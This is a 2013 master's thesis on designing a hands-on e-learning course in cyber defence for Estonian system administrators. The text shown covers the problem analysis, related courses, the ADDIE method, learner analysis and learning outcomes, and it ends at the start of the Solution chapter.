TALLINN UNIVERSITY OF TECHNOLOGY
Faculty of Information Technology
Department of Computer Science
Chair of Network Software

Margus Ernits
113902IVCMM

Hands-On E-learning Course on Cyber Defence for System Administrators

Master's thesis

Supervisor: Rain Ottis, Ph.D

Tallinn 2013

Author's Declaration

I declare that this thesis is the result of my own research except as cited in the references. The thesis has not been accepted for any degree and is not concurrently submitted in candidature of any other degree.

Margus Ernits

May 27, 2013 .....

(Signature)

Annotatsioon - Praktilise küberkaitse e-kursus süsteemiadministraatoritele

Käesolev magistritöö käsitleb praktilise küberkaitse e-kursuse loomist IT süsteemide administreerijatele. Põhiline töös lahendatav probleem on turvateadlike IT taristu teenuste administraatorite vähesus. Probleemi lahendamiseks loodi praktiline laboritöödel põhinev kursus, mis on kasutatav nii tasemeõppes kui ka täiendusõppes.

Kursuse koostamisel kasutati ADDIE (*Analysis, Design, Development, Implementation, Evaluation*) metoodikat, mis sobib e-kursuse loomiseks. Loodud e-kursus erineb teistest Eestis kasutusel olevatest kursustest, kuna on loodud sihtgrupile ja fookusega IT taristu teenuste kaitsele.

Suurendamaks kaitsele orienteeritud kursuse põnevust tudengite seas on kasutusel medalite süsteem ja edetabel, mis toob kaasa võistlusmomendi. Kursusel kasutatakse probleemipõhist õpet praktiliste ülesannete puhul, koostööl põhinevat õpet rühmatöö vormis laboriaruannete koostamisel ja kogukonnapõhist õpet abistavate ja selgitavate õppematerjalide loomiseks.

Töö tulemusena valmis uus väljundipõhine kursus mahuga 6 EAP-d (32h loenguid, 46h praktilist tööd, 78h iseseisvat tööd), mida piloteeriti Eesti Infotehnoloogia Kolledžis tasemeõppes ja täiendusõppes.

Kursuse tagasiside on positiivne ja kursuse tulemusena paraneb tudengite ja ettevõtete süsteemide administreerijate turvateadlikus.

Autori roll seisnes nõuete ja õpiväljundite loomises, laboritööde ja loengumaterjalide koostamises koostöös teiste õppejõududega (panus >90%) ja kursuse piloteerimises nii taseme- kui täiendõppes.

Annotation

This thesis describes developing the hands-on e-learning course on cyber security for IT system administrators. The main problem addressed is the insufficient numbers of security aware IT system administrators. In order to mitigate the problem, a new, lab intensive, hands-on course was developed which is applicable in curriculum and continuous education.

The ADDIE (Analysis, Design, Development, Implementation, Evaluation) model was used to create the e-learning course. The course developed differentiates from courses taught in Estonia because it is designed for the target group and focuses on defence of IT infrastructure.

In order to add excitement to the defence oriented course, the badge reward system and scoreboard was used to create competition amongst students. Moreover, a problem based learning was used for practical classes, collaborative aspects for report writing and community based learning to create additional learning materials.

Result of the work is a new outcome-based e-learning course with the load of 6 ECTS (32h lectures, 46h practical classes, 78h homework). The course was piloted in Estonian IT College and also in continuous education. The e-learning course contains lectures, self-tests and preliminary tests, problem oriented hands-on classes and interactive tests.

Feedback for the course has been positive and security awareness has been improved amongst students and system administrators.

The role of the author was establishing the requirements and learning outcomes, authoring learning materials in collaboration with other lecturers (>90% by author) and piloting the course in EITC in 2012-2013.

Contents

List of Figures

List of Tables

Glossary

ADDIE model is a systematic instructional design model consisting of five phases: (1) Analysis, (2) Design, (3) Development, (4) Implementation, and (5) Evaluation. 2, 3, 23, 25, 30, 32, 40, 52, 54, 57

API Application programming interface. 42

ASVS OWASP Application Security Verification Standard Project. 21

BIND BIND is open source software that implements the Domain Name System (DNS) . 45

BSD Berkeley Software Distribution. 27

CC-BY-SA Creative Commons Attribution-ShareAlike 3.0 Unported license that demands attribution, allows commercial use, demands derived works to be licensed by same license. 13, 27, 50

CDX Cyber Defense Exercise. 20, 22

CERT Estonia The Computer Emergency Response Team of Estonia. 14, 15, 19

Coding Dojo A Coding Dojo is a meeting where a bunch of coders get together to work on a programming challenge. 16, 38

CSRF Cross Site Request Forgery. 36, 47, 74, 75

CTF Capture The Flag. 20, 40, 47

DHCP Dynamic Host Configuration Protocol. 22, 30, 34, 35, 43, 44

DMTF Distributed Management Task Force. 42

DNS Domain Name System. 9, 22, 27, 30, 34, 35, 44, 45

DNSSEC Domain Name System Security Extensions. 45

DOS Denial of service. 35, 43

DVWA Damn Vulnerable Web Application. 47, 48, 74, 77

ECTS European Credit Transfer and Accumulation System. 3, 54, 56

EISA Estonian Information System's Authority, see RIA. 18, 25–27, 51

EITC Estonian Information Technology College. 3, 13–15, 18, 19, 21, 23, 26, 27, 29, 35, 41–43, 47–49, 51, 52, 54, 55, 57, 59, 89

ESF European Social Fund. 17

FTP File Transfer Protocol. 22

git Git is a free and open source distributed version control system. 43, 50, 51

GNU/Linux GNU is a Unix-like operating system that uses Linux kernel and distributed under GPL. 19, 63

GPL General Public License. 10

HTML HyperText Markup Language. 22

HTTP Hypertext Transfer Protocol. 22, 35, 45, 65

HTTPS Hypertext Transfer Protocol Secure. 22, 35, 46

ICT Information and communications technology. 13, 15, 16, 18, 19, 21, 28, 29

ID Instructional Design, see also ISD. 11, 22

IDS Intrusion detection systems. 30, 56

IETF Internet Engineering Task Force. 44

IMAP Internet Message Access Protocol. 22

IP Internet Protocol. 65

IPS Intrusion prevention systems. 30, 56

ISC Internet Systems Consortium. 44, 45

ISD Instructional Systems Design, see also ID. 10, 22, 23

KVM Kernel-based Virtual Machine. 22, 42, 90

LDAP Lightweight Directory Access Protocol. 42

LMS Learning Management System. 36, 40

MTA Mail Transfer Agent. 27

MySQL an open source relational database management system. 22, 48, 66, 67

NATO CCD COE NATO Cooperative Cyber Defence Centre of Excellence. 22, 60

NTP Network Time Protocol. 22, 30, 34, 44, 45, 52

ntpd Network Time Protocol Distribution. 44

OpenBSD a free multi-platform 4.4BSD-based UNIX-like operating system. 19, 61

OVA Open Virtualization Format. 42, 66, 75

OWASP Open Web Application Security Project. 9, 21, 47–49, 78

PHP is a free, open source scripting language designed for web development. 22

POP3 Post Office Protocol version 3. 22

RADIUS Remote Authentication Dial In User Service. 22

RIA Riigi Infosüsteemi Amet. 10

SIS Study Information System. 36

SMTP Simple Mail Transfer Protocol. 22

SNI Server Name Indication. 35

SQL Structured Query Language. 22, 30, 36, 40, 56, 75

SQLi SQL Injection. 17, 36, 40, 47, 48, 75

SSH Secure Shell. 22

The MIT License is free software licence and approved by Open Source Initiative. 13

TLS Transport Layer Security. 35, 46, 73, 81

TUT Tallinn University of Technology. 14, 21

UDP User Datagram Protocol. 65

UT University of Tartu. 14

WAF Web Application Firewall. 49, 56

XSS Cross Site Scripting. 17, 36, 47, 49, 74, 75

1 Introduction

> ”Genuine cybersecurity should not be seen as an additional cost, but as an enabler, guarding our entire digital way of life.” — Toomas Hendrik Ilves

Cyber security is a premise for entire digital lifestyle. Information society relies on trust to the information and communications technology (ICT) systems. However, every system needs maintenance and care from highly skilled technicians who have sufficient knowledge of securing complicated networks and services.

This thesis focuses on developing a practical hands-on e-course for system administrators who protect the citizens' everyday digital life. Developed laboratories will be used to teach IT System Administration students in Estonian IT College (EITC) and also in continuous education field. Moreover, all study materials will be released under Creative Commons Attribution-ShareAlike 3.0 Unported (CC-BY-SA) license and all software developed during this work will be distributed under The MIT License and can be used by any institution or interested party.

The cyber security field is rapidly growing and the need for highly educated and security aware ICT specialists is increasing. Due to malicious activities proliferating in the Internet, the education in ICT field should emphasize knowledge and skills in cyber security field.

Growth of the Internet connected services and networked infrastructure contribute to the magnitude of possible damage that cyber attacks can cause to a country. Several countries have developed cyber security strategies and implementation plans to deal with the problem.

Estonia developed a strategy plan in 2008 (Cyber Security Strategy Committee, 2008) and the government plans to update the strategy at end of 2013 (Vabariigi Valitsus, 2013).

However, the strategy states that one problem is the absence of sufficient number of highly educated IT professionals. Citation from strategy:

> "In 2007, a survey of the institutions belonging to Estonia's critical infrastructure revealed that the biggest shortcoming in the field of information security is the shortage of qualified labour." (Cyber Security Strategy Committee, 2008, p. 16)

Tallinn University of Technology (TUT) and University of Tartu (UT) have joint Cyber Security Curricula to alleviate the problem. The job titles of the graduates of the curricula may include the following: security analyst, architect, research engineer or managerial roles as project/team leader or technology officer (TUT homepage). Thereof the curriculum is focused on producing the officers for cyber field. However, officers need line soldiers to perform their duty.

Almost every company needs system administrators (as line soldiers) who are focused on their area but are not necessarily cyber security specialists. Moreover, they often have degree from applied universities or no degree at all, but have good specialised self-education.

The Estonian IT College (EITC) is focused on applied higher education. Study programs in EITC include development, administration and system analysis. IT System administration curricula was opened in 2000 (EITC, 2013). In the last ten years the situation in cyber field has turned more hostile and frictional. The partner organizations of EITC who provide input to curricula development process, stated the need to include cyber security related skills and knowledge in study subjects.

For example, in 2009 the Rector of Estonian IT College received a letter from CERT Estonia stating a problem (free-translation):

—Original Message——

From: CERT.EE
Sent: Tuesday, February 10, 2009 3:55 PM
To: Rector of Estonian IT College
Cc: Heads of Curricula
Subject: Continuous education
Hello,

We have a problem:
There is an insufficient amount of IT system administrators in local governments, state agencies and small- and mid-size organizations.
...
With best regards,
CERT.EE Worker
—End of Original Message——

For full letter (in Estonian), see Appendix A on page 61.

Specialists and lecturers from CERT Estonia and from the Estonian IT College decided to develop a practical cyber security module for the EITC IT system administration curriculum which is usable in higher education and also in continuous education.

The subjects in current system administration curriculum should also be reviewed and changed according to the needs of the cyber security field. For example, the hands-on class for installing a web server should contain installation, configuration and also the defence and mitigation methods against common attacks.

For system administrators the security aspects should be included in specific subjects extending them instead of creating a separate subjects. On the other hand, some subjects should focus only on the security, architecture and processes.

The author of this thesis focuses on the practical classes in this project. Author's contribution consists of hands-on labs for the IT infrastructure services e-course.

1.1 Main Problems

The main problem is the lack of skilled and security aware system administrators (in Estonia) who are able to build company IT infrastructure and perform everyday maintenance tasks for IT services.

During discussions with partners and private companies several sub-problems in the current situation were listed (for further details see *Problem Analysis* 2.1 section).

- Private companies and the governmental sectors need for security aware professional systems administrators is increasing. Today the Estonian ICT educational sector does not fill the gap between demands and the amount of graduated specialists.

- The study in IT System administration curriculum should have a more practical approach and the cyber defence related hands-on practical classes should give better practical and technical preparation for graduates.

- Studying cyber defence should be more attractive and playful for students. De-

fending systems is being considered less interesting than attacking them.

- IT System administrators in Estonian public sector are often self-taught (in cyber security field) and some of them do not have higher education in the ICT field. Moreover, the knowledge needed to protect their IT systems is lesser compared with demands of the industry as described in CERT.EE letter (see Appendix A on page 61).

- The private education companies offer vendor and product based courses which often do not provide enough related knowledge and do not give a broader view of the problem.

- The courses should use free and open source software because the knowledge gathered by studying those solutions can be implemented in open or closed proprietary systems.

1.2 Main Objectives

The main objective of this thesis is to develop a practical hands-on e-course ”Securing IT Infrastructure Services” focusing on the installation, configuring and securing different IT infrastructure services.

This particular objective may be divided into smaller sub-problems and areas.

- To implement practical hands-on labs for system administrators

- To improve quality of graduates using lab intensive study to perform realistic laboratory work and increase the amount of practical hands-on study and decrease the proportion of lectures.

- To improve motivation and increase the role of other skilled students as tutors by using the Coding Dojo methodology, known in programmers field to train system administrators. The author would like to name this method *Command Dojo* because most of the work is done in the command line of different servers.

- To improve student motivation in defence exercises by using a reward model with virtual badges as markers of success in practical task/field. For example, a badge

for securing web server from SQLi, XSS etc. The reward badges are shown in the user profile in the laboratory system and can be seen by other students.

1.3 Outline of the thesis

The thesis is divided into following chapters: Analysis chapter covers the problem, similar work, method and analysis of the e-learning course. The following chapter Solution, is focused on design and authoring the course materials. Next chapter the Evaluation of the E-learning Course concentrates on to the feedback and quality of developed course. Next, a Future Research reviews new ideas, problems and areas left out due to time and scope limitations or occurred after or during evaluation of the course. The Conclusion chapter summarises the problem, analysis, solution and evaluation chapters.

1.4 Acknowledgements

The Author would like to thank Rain Ottis for reviewing and ideas, Toomas Lepik, Hillar Aarelaid, for ideas. Author also thanks Kaur Kasak, Risto Vaarandi, Antti Andreiman and Meelis Roos for courses in TUT and UT which gave great inspiration for this thesis. For programming the distance laboratory system, author thanks the team: Aivar Guitar, Carolyn Fisher, Madis Toom, Tiia Tänav. And last but not least Leelo for all support and also for by being with little Margaret, without her effort this thesis would not exist.

The development of e-learning course materials, scripts and environment of distance laboratory are funded by the European Social Fund ESF project ”Practical Cybersecurity for IT Systems Administrators” (Archimedes Foundation, 2012).

2 Analysis

This chapter contains analytical part of the thesis, beginning with requirements analysis of the current situation, followed by analysis of the problems. Next, a requirement list for the new e-learning course is compiled, followed by choosing methodology for development of the e-learning course.

2.1 Problem Analysis

Insufficient numbers of skilled ICT specialists is a well-known problem in Estonia (ERR, 2011, 2012b). However, several higher education institutions have increased the number of spots in ICT in their curricula, the number of graduated students is still insufficient for the field requirements (ERR, 2012a; EITC, 2012). Moreover, continuous changing of the field calls for continuous development of curricula. Also continuous learning is common in ICT field because it is changing. Therefore, modernisation of the ICT curriculum and offering continuous education courses are priority for EITC to maintain professionalism of graduated specialists.

In order to facilitate a curriculum development process EISA contacted EITC presenting a problem: Insufficient numbers of skilled and security-aware system administrators. Then, an initial proposal for solution to deal with the problem is provided as seen in Appendix A on page 61. However, instead of accepting the solution without questioning the curriculum heads of EITC arranged several workshops for initial investigation of the problem and divided it to separate sub-problems and areas. For ensuring wider view of the problem, several experts from private companies, telecoms, banks, small business and start-ups were involved. Author of this thesis characterized the proposal and established and negotiated the requirements for changes and composed an action plan.

During curricula development workshops, the author described the main reasons of the problem as following:

First, many system administrators acquired their knowledge through self-education. However, continuous study is common in ICT field as the level of the specialists is varying and they do not have sufficient knowledge to build secure infrastructure.

Second, the applied education field does not provide qualification needed for managing secure infrastructure services. Therefore changes to curriculum are needed to fill the cap.

Third, it is usual in continuous education field that private companies offer several courses on configuring and securing infrastructure, networks and services. However, those trainings are usually vendor-based and heavily focused on promoting proprietary technologies without emphasising broader knowledge in security field.

Fourth, the system administrators in local government or municipal field have heterogeneous level of skills and knowledge. Therefore, supporting and helping them is quite problematic for CERT Estonia.

Fifth, all courses (yet to be developed) should be associated with practical applicability of the theoretical knowledge and should contain largely practical hands-on classes. Moreover, all materials should be based on non-proprietary technology, such as OpenBSD or GNU/Linux.

Sixth, the study program should focus on practical learning-by-doing approach to ICT subjects. Moreover, using virtual and game-like environments is a contemporary approach for teaching IT System administration and programming focused on the cyber security requirements increases student motivation. Today the studies are too focused on the lecture form, practical classes are too simple and fail to reflect the real situation.

In conclusion, the security field in EITC should be implemented by modifying existing courses and developing new subjects. Therefore, the author redesigns the IT system administration curricula in EITC to mitigate the problems.

2.2 Related Work

Designing an e-course is a challenge that has been met by many lecturers and instructional developers. Moreover, the popularity of the cyber security related subjects in information and communications technology ICT curricula is growing and become a "student's magnet" for higher educational institutes (Jackson, 2013). Thus it is possible to gain additional information by analysing related curricula and cyber security exercises in several higher educational institutions and analysing instructional design methodologies to achieve goals of this thesis. Moreover, when designing a practical course it is also important to investigate courses in the given region and in the world. However, as it is not possible to investigate a large number of courses and resources, it is the author's opinion that by reviewing several well-known courses, trainings, challenges and articles the amount of gathered information is sufficient in minimal level for developing an e-learning course.

2.2.1 Cyber defence courses in Universities and Cyber exercisers

Cyber defence exercises can be categorized as practical exams and expected skillsets of those events can provide valuable information for curricula/course development process.

One comprehensive paper, "Collective Views of the NSA/CSS Cyber Defense Exercise on Curricula and Learning Objectives" about National Security describes how the National Security Agency/Central Security Service (NSA/CSS) annual Cyber Defense Exercise (CDX) influences curricula and studies at eight US federal service academies (Adams et al., 2009). For example, the student members of the Association for Computing Machinery (ACM) can participate in CTF exercisers and visit several security conferences (Adams et al., 2009).

In University of Tartu several courses include relevant topics. For example, Computer Security course contains also 14 practical classes [1], System Administration course provides a good starting point for GNU/Linux and basic system administration [2] University of Tartu offers more security related courses but for this particular thesis those two are most important because they are practical and related to system administrators field.

[1] Computer Security course https://courses.cs.ut.ee/2012/turve/fall/Main/HomePage (2013-05-21)

[2] System Administration course https://courses.cs.ut.ee/2013/syshald/spring/Main/Loengud (2013-05-21)

In Tallinn University of Technology (TUT) several relevant courses are held as: Information Systems Hacking Attacks and Defence, Simulation of Attacks and Defense, Log Mining and Disk Forensics [3]

Those courses are designed to give good hands-on experience on the field, in the author's opinion, these are the best courses available in the region. However, in EITC all this material can not be covered due curricula limitations but knowledge gathered on those courses will help to develop this particular e-learning course.

2.2.2 Courses in private companies and other organizations

Two days course "Hands-on Hacking Essentials" given by Clarified Security OÜ contains Reconnaissance and information gathering, Privilege escalation, Jumping the (fire)wall, BackTrack 5, Remote exploitation, Attack Tool-sets (Clarified Security OÜ, 2013). Therefore, the given introduction should be a standard part of applied ICT curricula. However, the course is too expensive to be integrated it into EITC curricula. Another course offered by Clarified Security OÜ is the "Web Application security essentials" with duration of four days, focuses on to client side attacks and server side attacks and provides a systematic and well covered overview of the field (Clarified Security OÜ, 2013).

However, both courses are designed keeping offensive aspects in mind and their basics should also be covered in EITC curricula because defending a system also requires basic offensive knowledge and skills.

The SANS Institute organizes extensive security trainings also in online form (SANS Institute, 2013). Moreover, the institute shares free online resources for security topics [4]. When developing a curriculum, the topics and best practices from SANS Institute should be worked through for to clarify learning outcomes and tools what can be used.

Last but not least, the OWASP project provides good and reusable study materials for theoretical and as well a practical guides as OWASP Application Security Verification Standard (ASVS) Project [5] .

[3] wiki - lambda.ee http://lambda.ee/wiki/Cyber_security_2012_second_year (2013-05-21)
[4] SANS - Reading Room https://www.sans.org/reading_room/ (2013-05-21)
[5] OWASP (ASVS) Project https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project (2013-05-21)

2.2.3 Large scale cyber security exercisers

Several Cyber Defense Exercises (CDX) are focused to training defence teams called Blue Teams (NATO CCD COE, 2012; Schepens and James, 2003). It has been argued that CDX should be a part of any computer security curricula in addition to the classroom learning (Adams et al., 2009). International Cyber Defence Exercise Locked Shields is a defence exercise organised by NATO Cooperative Cyber Defence Centre of Excellence (NATO CCD COE) and partners (NATO CCD COE, 2012).

The Blue Teams (defensive teams) were the main training audience. Skillset expected from the blue team technicians in International Cyber Defence Exercise Locked Shields 2012 according to action report was the following (NATO CCD COE, 2012):

- Administration of Windows domain, Active Directory, Windows workstation;
- Administration of Linux servers such as Debian and Ubuntu distributions;
- Firewalling (Netfilter based);
- Knowledge about common network protocols/services and technologies as DNS, NTP, DHCP, HTTP, HTTPS, SMTP, POP3, IMAP, SSH, FTP, RADIUS;
- KVM virtualization platform;
- Web application technologies (HTML, client-side and server-side scripting such as JavaScript and PHP, SQL databases such as MySQL);
- Administering of network devices (CISCO IOS, routing protocols);
- Scripting skills in Perl.

2.3 Choosing Methodology for Developing an e-course

Developing an e-course can be done without using design methodology but systematic approach should give more effective results. In principle, a common systematic method to develop an (e-learning) course is applying the Instructional System Design ISD (sometimes cited as Instructional Design ID) model (Ryder, 2013). However, several ISD mod-

els exist and can be divided into three classes: behaviorism, cognitivist and prescriptive design (Ryder, 2013). This thesis uses Prescriptive Design Model, more specifically the ADDIE process because the method is used in Estonia and recommended for designing e-learning course (Villems et al., 2010, p. 5). Moreover, the ADDIE model is not only a widespread model that can be customized to meet specific needs, but it is a commonly used effective model for instructional design (Huang et al., 2005).

The methodology used to develop this e-course should encourage student activity in learning process. Moreover, student should have possibility to choose learning speed, place and time. Today's students have different learning styles and background and methodology should should take individual differences into consideration.

Developed e-course should support people with disabilities. In EITC several people have hearing impairment and all important materials should also be presented without audio. For example, in screen-casts videos all important information should also be written on screen or added as transcript.

Today's learning environment should support student communities where students can act as mentors and also feel part of the study program. Course integration with student driven initiative like forums, blogs, wiki pages and other collaborative learning methods should be encouraged and not restricted.

However, the ADDIE model has several weaknesses such as being too waterfall type model because it is not iterative (Interactions, 2007). Alternatively The Dick and Carey Model is used to design instructions (Dick et al., 2000). However, the Estonian best practice guide to designing a high-quality e-learning course is based on ADDIE model (Villems et al., 2010). Although the ADDIE model is not modelling anything and technically it should be called a ISD framework (Bichelmeyer, 2004), in this thesis the term ADDIE model is used because this name is commonly known and used for designing e-learning courses (Bichelmeyer, 2004; Villems et al., 2010). In conclusion, the ADDIE model was chosen to develop a particular cyber security e-learning course and the model itself is described in the following section.

2.3.1 The ADDIE Model

The ADDIE model is used for creating different types of instructions such as courses, trainings (Clark, 2011; Lohr, 1998). Moreover, the ADDIE method is used to provide a

systematic, iterative course development process with feedback-based approach to improve quality of study (Mayfield, 2011).

The ADDIE model contains five stages: Analysis, Design, Development, Implementation and Evaluation as seen in Figure 1 (Clark, 2011).



Figure 1: The ADDIE model

Firstly, the goal of the analysis phase is exploring of the gap between goal and existing situation. Therefore, instructional goals, current situation, learner, objectives are investigated in this phase (Chen et al., 2007; Clark, 2011).

Secondly, the design phase focuses on the following areas: assessments design, learning content, learning strategies and course format (Chen et al., 2007; Clark, 2011).

Thirdly, the work of development includes creating the course materials, choosing methodology and technologies, testing material using run-through with a small group. (Villems et al., 2010; Clark, 2011; Chen et al., 2007).

Fourthly, the implementation stage describes implementing the above work of three previous steps and gives possibility to evaluate full course in evaluation phase (Chen et al., 2007; Clark, 2011).

Finally, the evaluation phase is for assessing the learning effect through evaluation. Although, the evaluation process takes place in every stage as seen in Figure 1 the final evaluation focuses on the whole course and the feedback from students and lecturers,

output of this phase is valuable for next courses (Villems et al., 2010; Clark, 2011).

2.4 Analysis of the e-learning course

According to the ADDIE model, the analysis stage establishes goals of the course and evaluation of the current situation and strategy for implementing goals followed by analysing the learners and the content of the course (Clark, 2011).

The analysis phase of the ADDIE model contains four sub-phases (Clark, 2011).

1. Instructional Goals – main objective plan for new course;
2. Instructional Analysis – analysis of the current situation;
3. Learner Analysis – target group properties such as previous knowledge about the field;
4. Learning Outcomes – list of knowledge and skills to achieve instructional goals.

2.4.1 Instructional Goals

The Instructional Goals and learning objectives should be established before designing new course as they provide answers to the student's questions: Why should I study this topic, what will I learn during the course and how will I be evaluated? (Clark, 2011).

The instructional goals of the new course were established by using interviews with EISA and several companies. Therefore, the technologies system administrators need to know were listed. Moreover, additional input to establish goals derives from analysis of the current curriculum.

The list of discussed topics is too long to be presented fully even in appendices. After listing all possible topics, all items were prioritised. However, the list of topics was still too long to be covered in three years college curriculum. Although first prioritizing working group divided topics into smaller groups and divided it into three areas. First, topics that should be covered by private companies providing product based training; second, topics that are not suitable for three years education and cannot be efficiently

integrated into study program; third, the topics that are suitable for EITC.

The instructional goals of the e-learning course are the following: firstly, give an introduction to IT infrastructure services, secondly, provide skills and knowledge to install and configure IT infrastructure services, thirdly provide knowledge and skills to protect IT infrastructure services; fourthly, give knowledge and skills to document IT infrastructure services.

2.4.2 Instructional Analysis

The Instructional Analysis should answer the question: what steps are necessary to achieve established instructional goals and what tools are needed? (Clark, 2011).

In order to achieve the instructional goals, study focuses on hands-on practical classes combined with lectures and seminars. Moreover, in order to maximise the impact of the course, all content and methodology are designed to be suitable in classroom learning and using e-learning or blended learning which is combination of e-learning and classroom activities. Also, materials are designed to support self-study in e-learning form.

The name of the new course is Securing IT Infrastructure Services. However, the course is not yet included into curriculum, the subject program will be discussed by the board in June 2013 and in the case of positive decision the new course will be held on Spring 2014.

New e-learning course should be given on second year spring semester preceded by course I233 - Operating System Administration[6]. However, the continuous education students should pass pre-sessional entry course which covers the basics of GNU/Linux as seen in Appendix C or pass the entry theory test that includes questions presented in Table 6 on page 63 and a practical test listed in Table 7 on page 63.

Analysis of the requirements, scope and restrictions of e-course

During several curricula development seminars, the author has established requirements of this particular e-course according to input from partners such as EISA, students' feed-

[6]Curriculum subject I233 https://itcollege.ois.ee/en/curriculum-subject/view?curriculum_id=2&subject_id=130&year=2012

back, graduate students feedback and curricula analysis from other higher education institutions and private training companies.

As main target groups are EITC students and IT system administrators who need knowledge and skills to defend their system, the course must be developed according to their needs and consider their previous background and knowledge. However, for students it means a compulsory prerequisite subjects list but for system administrators it means preliminary course if they need one. Therefore, the preliminary tests as a prerequisite for entering the course are needed to acquire required skills in GNU/Linux and if possible, also include BSD family in basic level because OpenBSD is used in EISA project S4A. The curriculum development and authoring learning materials are funded by EU hence they will be published using licensing terms that allow using the materials for teaching the subject and derive new work if license stays the same. Today the hands-on labs on with GNU/Linux proceeded using one or two virtual machines. However, to simulate more realistic situations in laboratory scenarios, the number of the virtual machines should be bigger. For example, in order to perform the lab "configuring e-mail service", the student needs four virtual machines: a client; MTA – configured by student; DNS – configured by student; another preconfigured MTA with preconfigured DNS. In conclusion, in order to provide more realistic lab scenario, some pre-configured virtual machines are needed for each lab type or even for each student as it is a rather complicated setup for students themselves.

Final main requirements are the following:

Requirement 1. Developed e-course must be usable for EITC students and also in continuous education field for system administrators.

Requirement 2. The course must contain a pre-sessional entry course on GNU/Linux and should cover basics of the OpenBSD/FreeBSD systems.

Requirement 3. The course should contain main aspects of system administration and focus on the defence of the systems.

Requirement 4. Developed course materials should be released using Creative Commons CC-BY-SA license.

Requirement 5. Laboratory work should be as realistic as possible, including needed infrastructure to run complex infrastructure services. Therefore a solution for set-up hands-on environment in class or home is required.

2.4.3 Learner analysis

The analysis of the target group provided valuable input to the course development because starting point of the course and difficulty level of the hands-on labs depend on the target group level and course content should fill the cap between knowledge/skills of the target group and instructional goals. Therefore, analysis of the target group is needed to design an efficient e-learning course.

As the problem analysis revealed, the target group can divided into two separate groups, the students who do not have long working experience and system administrators who have working experience in particular field but often do not have degree or diploma in ICT field or they have graduated years ago.

The first target group is second and third year students who have already mastered the basics of operating systems, GNU/Linux administration and Windows administration. The second target group is system administrators whose different backgrounds derive from specializing in enterprises. Common relevant (from the point of view of course development) traits of the target groups are described in Table 1. Any information regarding the ethnic origin, gender or age will not be covered as it is irrelevant to designing this course.

It is possible that studying cyber security affects student behaviour, for example acquired knowledge may give one an idea of using learned methodologies to attack live systems. Therefore, special disclaimer needs to be added to labs that have also offensive aspects.

To conclude the analysis of target groups it can be stated that course material should be suitable for both groups. First group, the students are at the advantage of having sufficient time for home readings. However, the second group has advantage of previous work experience. Second group's problem is insufficient knowledge about GNU/Linux system and a separate short preliminary course on basic command line is needed before starting the main course. However, some system administrators do not need the preliminary course and the need for additional course will be decided by using entry test developed within this thesis.

Table 1: The target group characteristics

Characteristic	Students	System Administrators
Background	Little or no work experience in the field	Experience in one or more specialized field
Motivation	To get diploma and well-paid work, also knowledge/skills needed to protect ICT systems	To acquire knowledge and skills to protect ICT systems
Time and possibilities	Possible to do home work/reading	In practice cannot do homework/readings efficiently
Previous knowledge	EITC (GNU/Linux, Windows)	Heterogeneous, some people are very skilled and some are very weak on field. Most do not have proper GNU/Linux experience.
Previous study experience	Good	Little
Learning stile	Student's style (everything done little before deadlines)	All studying should take place during contact hours
Homogeneity of the group (knowledge and skills)	Homogeneous	Heterogeneous
Previous experience in GNU/Linux	Enough to start the course	Poor (only 10%) passed the theory test (Appendix B)

2.4.4 Learning Outcomes

By establishing learning outcomes the goals of the course will be elaborated and get more specific form. Therefore, they should give the students an idea what to expect from course (Villems et al., 2010, p. 7). The learning outcomes with threshold criteria are described in Table 2.

Designed learning outcomes do not describe every lab and their objectives. However, good learning material requires learning objectives that support achieving the established learning outcomes. Although sometimes learning outcomes and learning objects are defined the same, in this thesis the objectives are more detailed then learning outcomes (University of Toronto, 2013).

Table 2: Learning Outcomes

Learning Outcome	Threshold criteria – minimal level required to pass
After completing the e-learning course student will be able to install, configure and secure IT infrastructure services such as NTP, DNS, DHCP, web servers, firewalls, file servers and authentication services.	Participant installs and configures services and explains configuration choices made during the practical task based on lab scenario.
Student is able to explain basic terms of NTP, DNS, DHCP, web servers, firewalls, file servers and authentication services.	Student is able to explain basic concept of NTP, DNS, DHCP, web servers and basic terminology of IT infrastructure services.
Student is able to secure the web and file services and NTP, DNS, DHCP servers.	Student installs, configures and secures services based on lab guide.
Student is able to test simpler attacks against web services and measure the success of the attack.	Student demonstrates attacks against the web services and explains the result and impact of each attack
Student is able to install central authentication services using prepared guide.	Student configures central authentication system (LDAP, Kerberos, SAMBA4) and client machine to authenticate using central system
Student is able to explain the following IT infrastructure subjects: VPN, virtualization, SQL, SAN/NAS/CAS, monitoring, logging, IDS and IPS	Student is able to define and explain IT infrastructure terminology.
Student is able to document IT infrastructure service based on documentation instruction guide	Student is able to compose documentation of one service based on documentation guidelines.

2.5 Evaluation of Analysis stage

According to the ADDIE model, the evaluation of analysis stage should be performed by following the aspects presented in Table 3 (Villems et al., 2010, p. 11). Therefore, the evaluation of analysis phase is carried out by using self-assessment and peer-assessment methodology based on Estonian e-learning course quality guide assessment matrix (e-Õppe Arenduskeskus, 2011).

The evaluation of the analysis phase is presented in Table 3 and it is in questionnaire format with grading scale: one, the quality requirement is not met; two, the quality requirement is partly met; three, the quality requirement is mostly met; four, the quality requirement is fully met.

Table 3: The evaluation of the analysis stage

Evaluation question	Result [1..4]	Comments
Does the e-learning course correspond to the needs and capabilities of the target group?	4	Preliminary course fills the cap (Self-assessment)
Does the course have institutional goal and learning outcomes established from the student's point of view?	4	Self-assessment
Does e-learning format suit the course?	4	Suits (Self-assessment)
Is the course content associated with learning outcomes and takes the context of e-learning into consideration?	3	Course content is related with learning outcomes but not specifically with for e-learning (Self-assessment)

The Subject Program for the new e-learning course can be found in Appendix F.

3 Solution

